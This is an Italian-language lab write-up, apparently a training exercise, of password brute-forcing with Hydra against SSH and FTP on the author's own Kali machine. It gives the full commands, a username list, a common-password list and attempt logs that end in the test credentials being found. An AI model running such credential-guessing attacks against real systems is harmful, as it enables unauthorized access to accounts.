

Authentication cracking con Hydra

Prima di tutto ho creato l’utente con il comando: sudo adduser *test_user* successivamente mi chiedeva di inserire la password inserende *testpass*.
Ho attivato il servizio ssh con il comando: *sudo service ssh start*, dopo questo ho verificato l’utente creato con il comando: *ssh test_user@192.168.50.100*



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 13 09:20:16 2024 from 192.168.50.100
```


Dopo questo ho creato due liste una per l’user e una per le password


*~/Downloads/user.txt - Mousepad
File Edit Search View Document Help
*~/Downloads/passwordlista.txt - Mousepad
File Edit Search View Document Help

```
alessandro
andrea
anna
antonio
barbara
carlo
chiara
claudia
daniele
davide
elena
enrico
federica
francesco
giulia
giuseppe
ilaria
lorenzo
test_user
luca
marco
maria
matteo
michele
roberto
sara
silvia
simone
sofia
valentina
```


```
123456
password
123456789
12345678
12345
qwerty
abc123
111111
123123
iloveyou
admin
welcome
monkey
football
testpass
dragon
sunshine
princess
letmein
shadow
master
666666
1234
password1
qazwsx
trustno1
asdfgh
987654321
1q2w3e4r
zxcvbnm
```

Ho avviato il tool di hydra per trovarmi l’user e la password di autenticazione del nuovo utente con il comando: *hydra -L user.txt -P passwordlista.txt 192.168.50.100 -t2 -W3 ssh -V*




```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -L user.txt -P passwordlista.txt 192.168.50.100 -t2 -W3 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Riuscendo a trovarle




```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 550 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 551 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "welcome" - 552 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 553 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 554 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 555 of 900 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123456" - 571 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "password" - 572 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123456789" - 573 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "12345678" - 574 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "12345" - 575 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "qwerty" - 576 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "abc123" - 577 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "111111" - 578 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123123" - 579 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "iloveyou" - 580 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "admin" - 581 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "welcome" - 582 of 900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "monkey" - 583 of 900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "football" - 584 of 900 [child 1] (0/0)
```

Successivamente ho installato il servizio ftp con il comando:*sudo apt-get install vsftpd,* avviandolo con: *service vsftpd start*




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  fonts-liberation2 freerdp2-x11 hydra-gtk ibverbs-providers libarmadillo12 libassuan0 libavformat60 libblosc2-3 libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libfreerdp-client2-2t64 libfreerdp2-2t64 libgail-common
  libgail18t64 libgdal34t64 libgeos3.12.2 libgfapi0 libgfrpc0 libgfxdr0 libglusterfs0 libgspell-1-2 libgtk2.0-0t64 libgtk2.0-bin libgtk2.0-common libibverbs1 libimobiledevice6 libiniparser1 libjim0.82t64 liblua5.2-0 libmfx1
  libnghttp3-3 libperl5.38t64 libplist3 libpoppler134 libpython3.11-dev libpython3.11-minimal libpython3.11-stdlib libpython3.11t64 libqt6dbus6t64 libqt6gui6t64 libqt6network6t64 libqt6opengl6t64 libqt6openglwidgets6t64
  libqt6printsupport6t64 libqt6sql6t64 libqt6test6t64 libqt6widgets6t64 libqt6xml6t64 librados2 librdmacm1t64 libssh-gcrypt-4 libswscale7 libusbmuxd6 libwinpr2-2t64 libwireshark17t64 libwiretap14t64 libwsutil15t64 libzip4t64
  openjdk-17-jre openjdk-17-jre-headless perl-modules-5.38 python3-hatch-vcs python3-hatchling python3-jose python3-lib2to3 python3-pathspec python3-pluggy python3-rsa python3-setuptools-scm python3-trove-classifiers python3.11
  python3.11-dev python3.11-minimal samba-vfs-modules xcape
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 342 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 1s (134 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 415785 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...

┌──(kali㉿kali)-[~]
└─$ service vsftpd start
```

Dopo ho eseguito la stessa scansione con il comando: *hydra -L user.txt -P passwordlista.txt 192.168.50.100 -t64 -W3 ftp -V* cambiando la voce ssh con ftp



```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -L user.txt -P passwordlista.txt 192.168.50.100 -t64 -W3 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Riuscendo a trovarle anche qui:



```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "welcome" - 552 of 914 [child 30] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 553 of 914 [child 27] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 554 of 914 [child 12] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 555 of 914 [child 28] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 556 of 914 [child 29] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sunshine" - 557 of 914 [child 0] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "princess" - 558 of 914 [child 1] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 559 of 914 [child 3] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 560 of 914 [child 4] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 561 of 914 [child 7] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "666666" - 562 of 914 [child 17] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 563 of 914 [child 23] (0/14)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password1" - 564 of 914 [child 38] (0/14)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123456" - 571 of 914 [child 28] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "password" - 572 of 914 [child 62] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123456789" - 573 of 914 [child 39] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "12345678" - 574 of 914 [child 57] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "12345" - 575 of 914 [child 32] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "qwerty" - 576 of 914 [child 34] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "abc123" - 577 of 914 [child 37] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "111111" - 578 of 914 [child 55] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "123123" - 579 of 914 [child 18] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "iloveyou" - 580 of 914 [child 63] (0/14)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "admin" - 581 of 914 [child 26] (0/14)
```